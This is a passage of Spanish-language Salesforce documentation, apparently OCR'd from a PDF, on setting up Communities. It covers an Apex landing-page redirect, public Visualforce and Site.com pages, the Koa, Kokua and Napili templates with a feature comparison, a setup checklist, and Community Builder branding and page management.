- "Crear y configurar comunidades"
- Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder

Para modificar las clases de Apex:

- "Autor de Apex"

```
public with sharing class CommunitiesLandingController {
        // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
```

```
        }else {
            return Network.communitiesLanding();
        }
    }
    public CommunitiesLandingController() {}
}
```

4. Sustituya *https://universaltelcom.force.com* con la URL de su comunidad.
5. Haga clic en **Guardar**.

- Además, puede sustituir la Página de inicio de sitio Web activa con una página de Visualforce.
  1. En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Todas las comunidades**.
  2. Luego haga clic en el botón **Gestionar** junto al nombre de la comunidad.
  3. Haga clic en **Administración** > **Páginas** > **Ir a Force.com**.
  4. En la sección Detalles del sitio, haga clic en **Modificar**.
  5. En el campo Página de inicio de sitio Web activa, seleccione su página de Visualforce personalizada.
  6. Haga clic en **Guardar**.

Cuando un usuario introduce la URL de la comunidad, visualiza la nueva Página de inicio de sitio Web activa.

CONSULTE TAMBIÉN

Utilizar una página de inicio personalizada de la comunidad

## Añadir páginas personalizadas o que no necesitan inicio de sesión

En una comunidad, puede tener páginas disponibles públicamente que son accesibles sin necesitar inicio de sesión, lo que las hace perfectas para páginas de inicio o marketing.

Comunidades aprovecha la tecnología Force.com Sites para establecer un dominio personalizado para su organización y un prefijo de URL para cada comunidad creada en su organización. Si desea personalizar aún más sus comunidades más allá de lo que está disponible en configuración, puede utilizar Force.com Sites o Site.com para crear páginas completamente personalizadas.

Consejo: Comunidades pueden tener una combinación de páginas de Visualforce y de Site.com. De forma predeterminada, las páginas que crea no requieren inicio de sesión, pero puede agregar páginas autenticadas si es necesario.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Páginas** y luego, en el área Personalizaciones avanzadas, haga clic en:

- **Ir a Force.com** para crear páginas que no requieren inicio de sesión o modificar páginas de error listas para usar.
- **Ir a Site.com Studio** para abrir Site.com Studio, donde puede crear páginas públicas y con imagen de marca. (También puede crear páginas autenticadas que requieren inicio de sesión.)

3. Después de crear una página publica en Site.com Studio, debe publicar el sitio de Site.com para permitir a los usuarios acceder a la página.

# Plantillas de comunidad

## ¿Qué plantilla de comunidad debo utilizar?

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


Las plantillas de comunidad le permiten crear una comunidad que ofrece a los clientes la misma experiencia visual y funcional en tablets, dispositivos móviles o sus equipos de escritorio.

Sus clientes quieren una forma sencilla de interactuar con su empresa en el momento que deseen y dondequiera que estén. Una comunidad de autoservicio ofrece a sus clientes una forma sencilla de acceder a la información que necesitan cuando tienen dudas. Con comunidades creadas en las plantillas Koa y Kokua, los clientes pueden buscar información utilizando artículos de conocimiento y ponerse en contacto con el servicio de atención al cliente, si es necesario. Pueden buscar artículos, formular preguntas y obtener respuestas de origen social procedentes de la comunidad en comunidades creadas empleando la plantilla Servicio al cliente (Napili). Si aún no pueden encontrar lo que están buscando, pueden ponerse en contacto con el servicio de atención al cliente sin necesidad de iniciar sesión. Las plantillas de autoservicio le permiten ampliar su comunidad a una variedad de dispositivos con una experiencia de usuario coherente cada vez.

Koa



Kokua




Customer Service (Napili)

Un asistente le guía por el proceso de selección de una plantilla y después de guía por la configuración inicial, incluyendo la configuración de temas y categorías de datos.

- Kokua es una plantilla de autoservicio de una gran riqueza visual que presenta a los usuarios artículos de conocimiento organizados por categorías de datos. Los usuarios también pueden enviar casos para obtener ayuda de agentes.
- Koa es una plantilla de autoservicio basada en texto optimizada para dispositivos móviles. Permite que los usuarios busquen y visualicen artículos por representaciones de texto de categorías de datos y se pongan en contacto con el servicio de asistencia si no pueden encontrar lo que están buscando.
- La plantilla Servicio al cliente (Napili) permite a sus clientes publicar preguntas en la comunidad y buscar y visualizar artículos. Si no encuentran lo que buscan, pueden ponerse en contacto con un agente del servicio de atención al cliente.

Community Builder facilita la tarea de personalizar su comunidad. Solo tiene que modificar algunos de los componentes para incluir información acerca de su comunidad, agregar imágenes para ampliar su marca y estará listo, sin redactar código. Además, si desea una

experiencia más personalizada, puede crear páginas personalizadas, agregar componentes a páginas, utilizar componentes Lightning y exponer más objetos de Salesforce.

Las comunidades aparecen automáticamente en el idioma de perfil de un usuario conectado, por lo que no necesita crear y gestionar una comunidad separada para cada idioma. Con Generador de comunidad, puede ampliar la cobertura de idioma para los usuarios invitados en comunidades. Si el idioma de un usuario invitado no se admite, puede elegir en un selector de idioma en cada página de la comunidad. Como todos los idiomas se mantienen en la comunidad, no tiene que crear y gestionar una comunidad separada para cada idioma.

CONSULTE TAMBIÉN

- Crear Comunidades
- Funciones de comparación disponibles en las plantillas de comunidad
- Configurar y personalizar páginas en su comunidad

# Funciones de comparación disponibles en las plantillas de comunidad

¿Está pensando en utilizar una plantilla para construir su comunidad? Existen diferencias importantes entre las funciones disponibles en cada plantilla de comunidad. Antes de decidirse por la plantilla que utilizará, compárelas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Comparación de funciones

| | Koa | Kokua | Servicio al cliente (Napili) | Fichas de Salesforce + Visualforce |
|---|---|---|---|---|
| Todos los objetos de Salesforce | | | | ✅ |
| Cuentas | | | ✅ | ✅ |
| Campañas | | | ✅ | ✅ |
| Casos | ✅ | ✅ | ✅ | ✅ |
| Generador de comunidad | ✅ | ✅ | ✅ | |
| Debates de comunidad | | | ✅ | ✅ |
| Contactos | | | ✅ | ✅ |
| Contactos en múltiples cuentas | | | | ✅ |
| Objetos personalizados | | | ✅ | ✅ |
| Personalizaciones utilizando | ✅ | ✅ | ✅ | |

| | Koa | Kokua | Servicio al cliente (Napili) | Fichas de Salesforce + Visualforce |
|---|---|---|---|---|
| componentes Lightning | | | | |
| Personalizaciones utilizando Visualforce | | | | ✅ |
| Salesforce Knowledge | ✅ Obligatorio | ✅ Obligatorio | ✅ Recomendado | ✅ Recomendado |
| Personas con conocimientos | | | ✅ | ✅ |
| Candidatos | | | ✅ | ✅ |
| Notas | | | ✅ | ✅ |
| Oportunidades | | | ✅ | ✅ |
| Optimización para dispositivos móviles | ✅ | ✅ | ✅ | ✅ |
| Pedidos | | | | ✅ |
| Pregunta en caso | | | ✅ | |
| Recomendaciones | | | ✅ | |
| Reputación | | | ✅ | |
| Temas | | | ✅ | ✅ |
| Artículos de tendencia | ✅ | ✅ | ✅ | |

CONSULTE TAMBIÉN

- Guía de implementación: Uso de plantillas para generar comunidades
- Guía de implementación: Información general sobre comunidades de Salesforce

# Objetos compatibles con la plantilla de Servicio al cliente (Napili)

Compruebe la lista de objetos compatibles con la plantilla Servicio al cliente (Napili).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Objetos compatibles con la plantilla de Servicio al cliente (Napili)

Los nombres de API se indican en paréntesis.

- Cuenta (Account)
- Historial de actividad (ActivityHistory)
- Historial de aprobaciones (ProcessInstanceHistory)

- Elemento de trabajo de proceso de aprobación (ProcessInstanceWorkitem)
- Paso de aprobación (ProcessInstanceStep)
- Activo (Asset)
- Campaña (Campaign)
- Miembro de campaña (CampaignMember)
- Caso (Case)
- CollaborationGroup
- Contacto (Contact)
- Objetos personalizados
- Panel (Dashboard)
- Mensaje de correo electrónico (EmailMessage)
- Evento (Event)
- Objetos externos
- Grupo (CollaborationGroup)
- Candidato (Lead)
- Nota (Note y NoteAndAttachment)
- Oportunidad (Opportunity)
- Función del contacto de oportunidad (OpportunityContactRole)
- Producto de oportunidad (OpportunityLineItem)
- Miembro de equipo de oportunidad (OpportunityTeamMember)
- Producto (Product2)
- Informe (Report)
- Cita de servicio (ServiceAppointments)
- Contactos compartidos (AccountContactRelationship)
- Tarea (Task)
- Usuario (User)
- Orden de trabajo (WorkOrder)
- Partida de orden de trabajo (WorkOrderLineItem)

# Plantilla Servicio al cliente (Napili): lista de comprobación de configuración de comunidad

La creación de una comunidad es el resultado de la investigación, la asignación de objetivos y la definición de su audiencia. Al mismo tiempo, debe tener todo bien encaminado de modo que el proceso de implementación real transcurra sin problemas. Usted es la persona que mejor conoce su organización, pero utilice esta lista de comprobación general para ayudarle a organizar lo que necesita para una comunidad que utilice la plantilla Servicio al cliente (Napili).

¿Ha considerado todo lo que contienen estas listas?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Antes de comenzar:

*Reúna sus activos de marca:*

- [ ] Imagen de alta resolución del logotipo de su empresa
- [ ] Esquema de colores (o una imagen para cargar para generar una automáticamente)
- [ ] Imagen para utilizar como encabezado
- [ ] Imágenes en miniatura (385x385 píxeles), si está utilizando Temas destacados

*En su organización interna de Salesforce:*

- [ ] Activar comunidades de Salesforce. Seleccione una URL exclusiva que sea adecuada para su negocio, ya que no podrá cambiarla después de establecerla.
- [ ] Configure plantillas de correo electrónico para cualquier comunicación entre la comunidad y sus miembros (mensaje de correo electrónico de bienvenida, mensaje de correo electrónico de restablecimiento de la contraseña, y así sucesivamente).
- [ ] Active el encabezado global para comunidades para el perfil de administrador del sistema, y para cualquier otro perfil que pueda acceder a su comunidad desde la organización interna.
- [ ] Active cualquier función de Service Cloud que tenga intención de utilizar en la comunidad, como Salesforce Knowledge.
- [ ] Revise perfiles y agregue conjuntos de permisos según sea necesario.
- [ ] Configure casos Web.

Si está utilizando Salesforce Knowledge:

- [ ] Revise sus categorías de datos.
- [ ] Active el seguimiento de noticias en tiempo real para sus tipos de artículos de Knowledge.

## A medida que esté construyendo su comunidad:

*En su organización interna de Salesforce:*

- [ ] Agregue miembros a su comunidad.

Configure el Perfil de usuario invitado (acceso utilizando Gestión de comunidad o el Generador de comunidad):

- [ ] Asigne permisos de lectura y creación para el objeto de caso.
- [ ] Si está utilizando Salesforce Knowledge, asigne acceso a los invitados a sus categorías de datos.

*En Gestión de comunidad:*

- [ ] Configure temas y subtemas de navegación y asocie artículos a cada tema.
- [ ] Configure temas destacados e imágenes asociadas
- [ ] Descargue el paquete Gestión de comunidades de Salesforce desde AppExchange.
- [ ] Configure criterios y reglas de moderación.
- [ ] Active y configure la reputación.

*En Generador de comunidad:*

- [ ] Personalice su comunidad para que coincida con la marca de su empresa.
- [ ] Agregue componentes estándar y Lightning personalizados para personalizar su diseño y contenido.

## Después de construir su comunidad

- [ ] Establezca un grupo interno de Chatter para los comentarios e invite a personas a probar la comunidad mientras está en modo de vista previa.

- [ ] Incorpore sus comentarios y luego publique su comunidad.
- [ ] Aporte algunos contenidos iniciales a la comunidad: publicaciones de bienvenida, grupos y artículos relevantes o divertidos.

# Personalizar plantillas con el Generador de comunidades

## Descripción general de Community Builder

Generador de comunidad y las plantillas de comunidad para autoservicio le permiten crear, asignar una marca y publicar un sitio de comunidad personalizado con un aspecto inmejorable en cualquier dispositivo móvil. Seleccione una plantilla para iniciar su comunidad rápidamente y luego diseñar fácilmente las páginas para que coincidan con la marca de su empresa.

Con Community Builder, puede:

- Diseñar rápidamente la comunidad para que coincida con la marca de su empresa.
- Modificar componentes y páginas de comunidad con el Generador de comunidad y personalizar su diseño y contenido.
- Realizar una vista previa de comunidad y asegurarse de que aparece correctamente en diferentes dispositivos.
- Publicar sus cambios de modo que pueda ponerlos a disposición de todos en su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Limitaciones conocidas

- Generador de comunidad no admite marcas para comunidades que no se han creado utilizando una de las plantillas preconfiguradas.

CONSULTE TAMBIÉN

Navegar en Community Builder

Gestionar la configuración de su comunidad en el Generador de comunidad

## Navegar en Community Builder

Community Builder le permite crear y diseñar rápidamente su comunidad personalizada para coincidir con la marca de su organización.

Para acceder a Generador de comunidad:

- Desde el menú del encabezado global del Gestión de comunidad, haga clic en **Gestión de comunidad** > **Ir a Community Builder**
- Desde la página Todas las comunidades en Configuración, haga clic en **Builder** junto al nombre de la comunidad
- Desde una comunidad, haga clic en **Generador de comunidad** en el menú de perfil

En el Generador de comunidad, puede:

- Asignar una marca a la comunidad para que coincida con el estilo de su organización (1).
- Modificar sus páginas de comunidad en el Editor de páginas para agregar, actualizar o eliminar componentes de página (2). Esto incluye componentes Lightning personalizados desde AppExchange.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"

- Gestionar, crear, eliminar y establecer la visibilidad de páginas de comunidad en el Gestor de página (3).
- Modifique la configuración de la comunidad y acepte actualizaciones en la plantilla de su comunidad (4).
- Utilice el menú Comunidades (5) para:
  - Vaya a la comunidad después de que quede activada.
  - Acceder a Gestión de comunidad para gestionar los análisis, los inicios de sesión, el registro, la reputación, los temas y otros ajustes de la comunidad.
  - Vuelva a **Configuración**.
- Navegue hasta la página de comunidad que desea modificar empleando el menú **Página**, los elementos del menú de navegación y los vínculos (6).
- Ver cómo aparece su comunidad en diferentes dispositivos (7).
- Realizar una vista previa de la comunidad en una nueva ventana del navegador (8).
- Publicar sus cambios para poner sus actualizaciones a disposición de todos en su comunidad (9).




CONSULTE TAMBIÉN

Descripción general de Community Builder

Gestionar la configuración de su comunidad en el Generador de comunidad

# Asignar una marca a su comunidad con Community Builder

Utilice el Editor de marca mejorado de Community Builder para aplicar colores y estilos de forma eficaz a su comunidad. Seleccione un esquema de color con la paleta de colores, que proporciona una amplia gama de elementos de texto coloreados para alcanzar un diseño personalizado. Complemente sus colores de forma precisa cargado su propio logotipo para generar automáticamente una paleta de colores.

Cada plantilla incluye estilos predefinidos para controlar el aspecto de las páginas. Estos estilos le dan ventaja para comenzar con su comunidad y puede personalizar los estilos fácilmente para ajustarse a sus necesidades. Tras haber creado una comunidad, asigne una marca y diseñe sus páginas con el Editor de marca de Community Builder.

Dependiendo de la plantilla que seleccione, puede utilizar Community Builder para:

- Aplicar un esquema de color que sea apropiado para su plantilla con la paleta de colores.
- Seleccionar colores para el texto, los bordes y los fondos de botones.
- Cargue la imagen de su propio logotipo de empresa para generar una paleta de colores personalizada en base a sus colores principales.
- Mantenga sus propias paletas de colores guardándolas o eliminándolas según desee.
- Especifique una familia de fuentes, su estilo y tamaño.
- Cambie el color del encabezado y el fondo de la página, el tipo de fuente, el tamaño de la fuente y el color de la fuente.
- Utilice CSS personalizado para aplicar sus propios estilos

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


**PERMISOS DE USUARIO**

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"

Nota: Las opciones de marca disponibles varían dependiendo de la plantilla que está utilizando y la página que ha seleccionado.

Cuando carga su propio logotipo en el Editor de marca, Community Builder extrae sus colores entre bastidores y sugiere un conjunto de colores que se basa en ellos. Para modificar un color sugerido, haga clic en la muestra de color y ajústelo utilizando el control deslizante o introduciendo valores hexadecimales.




Para asignar una marca a su comunidad:

1. Navegue hasta las páginas que desea ver como su marca utilizando el menú Página en la barra de herramientas.
2. Defina estilos, como:
   - La gama de colores que se utilizan en todo el sitio seleccionando una muestra de paletas.
   - Un color específico, utilizando el selector de colores o introduciendo un valor hexadecimal.
   - Una imagen, haciendo clic en el área de imágenes y cargando una imagen.
   - El tipo de fuente, el tamaño o el estilo de la fuente, seleccionando una opción en la lista desplegable relevante.

Sus cambios se guardan automáticamente y aparecen al instante en el lienzo de página.

También puede hacer clic en en la barra de herramientas del Editor de marca para utilizar sus propios estilos CSS. Recomendamos el uso de CSS con moderación y solo cuando sea necesario, ya que las versiones futuras de los componentes de la plantilla pueden no admitir todas las personalizaciones CSS.

CONSULTE TAMBIÉN

- Descripción general de Community Builder
- Realizar una vista previa de su comunidad con Community Builder


# Gestionar las páginas de su comunidad en el Generador de comunidad

El Gestor de páginas centraliza todas las necesidades relacionadas con sus páginas, desde la creación a la visibilidad de páginas basadas en perfiles y todo el proceso asociado.

**Nota:** Esta función está disponible en Winter '16 y versiones posteriores de las plantillas Koa, Kokua y Servicio al cliente (Napili) y en Spring '16 y versiones posteriores de la plantilla Aloha.

En el Gestor de páginas (1), puede:

- Crear páginas personalizadas (2).
- Busque una página y selecciónela (3) para modificar sus propiedades (4).
- Cree variaciones alternativas de la página seleccionada y, en Servicio al cliente (Napili), establezca la visibilidad de la página basada en perfil (5).
- Realice una vista previa, modifique y elimine la página seleccionada y sus variaciones (6).




EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:

- "Crear y gestionar comunidades

# Crear páginas personalizadas con el Generador de comunidad


Amplíe su plantilla de comunidad creando páginas personalizadas y agregando páginas de detalles de registro, lista y lista relacionada personalizadas para sacar el máximo provecho de sus datos de Salesforce.

Nota: Esta función está disponible en Winter '16 y versiones posteriores de las plantillas Koa, Kokua y Servicio al cliente (Napili) y en Spring '16 y versiones posteriores de la plantilla Aloha.

1. En el Generador de comunidad, haga clic en en la barra lateral izquierda para mostrar el Gestor de páginas.
2. Haga clic en en la barra de herramientas.
3. Para crear:
   - Una página estándar basada en un formato en blanco o una página preconfigurada (si disponible), haga clic en **Página estándar**.

     Si no tiene páginas preconfiguradas, seleccione un formato en blanco. Además, si tiene páginas preconfiguradas (porque exportó o importó páginas personalizadas), seleccione una para personalizar o haga clic en **Nueva página en blanco** para seleccionar un formato en blanco.

     Haga clic en **Siguiente**, asigne un nombre exclusivo a la página y especifique la porción estática de la dirección URL de la página.
   - Una página de detalle, lista y lista relacionada asociada con uno de sus objetos de Salesforce, haga clic en **Páginas de objeto** (solo en Servicio al cliente (Napili)). Seleccione el objeto que desee asociar con la página.




4. Haga clic en **Crear**.

Las páginas estándar personalizadas que están basadas en un formato aparecen bajo Mis páginas en el Gestor de páginas. Las páginas que están basadas en una página de plantilla predeterminada aparecen bajo su sección Variaciones de página.


EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para crear páginas en Community Builder:
- "Crear y gestionar comunidades




Las páginas de objetos personalizados aparecen bajo Objetos.




5. Abra una página estándar haciendo clic en **Modificar** en la barra de herramientas, o bien abra una página de objeto haciendo clic en > **Modificar** en la sección Variaciones de página.




6. Agregue y configure componentes de páginas.
7. Si está utilizando la plantilla Servicio al cliente (Napili), defina la visibilidad de la página.

8. Realice una vista previa y publique su comunidad cuando haya terminado.

**Consejo:**

- Cuando se selecciona una página en el Gestor de página, su ficha Variaciones de página le permite crear rápidamente versiones alternativas de la página. Por ejemplo, puede crear tres páginas Detalle de pregunta diferentes para probar varios formatos o estilos, o bien para asignarlas a audiencias diferentes. Para crear una variación de página, haga clic en **Nueva variación de página** en la ficha Variaciones de página.

  También puede duplicar una variación de página haciendo clic en ▼ > **Duplicar**.

- Utilice el componente Menú de navegación para crear nodos de navegación personalizados para nuevas páginas. Para obtener más información acerca de plantillas y componentes, consulte *Uso de plantillas para crear comunidades*.

# Visibilidad de páginas basadas en perfiles en el Generador de comunidad

La visibilidad de páginas basadas en perfiles le permite crear una versión de un página para sus clientes y otra para sus socios y controlar quién visualiza cada página basándose en sus perfiles.

**Nota:** Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

EDICIONES


Disponible en: Salesforce Classic

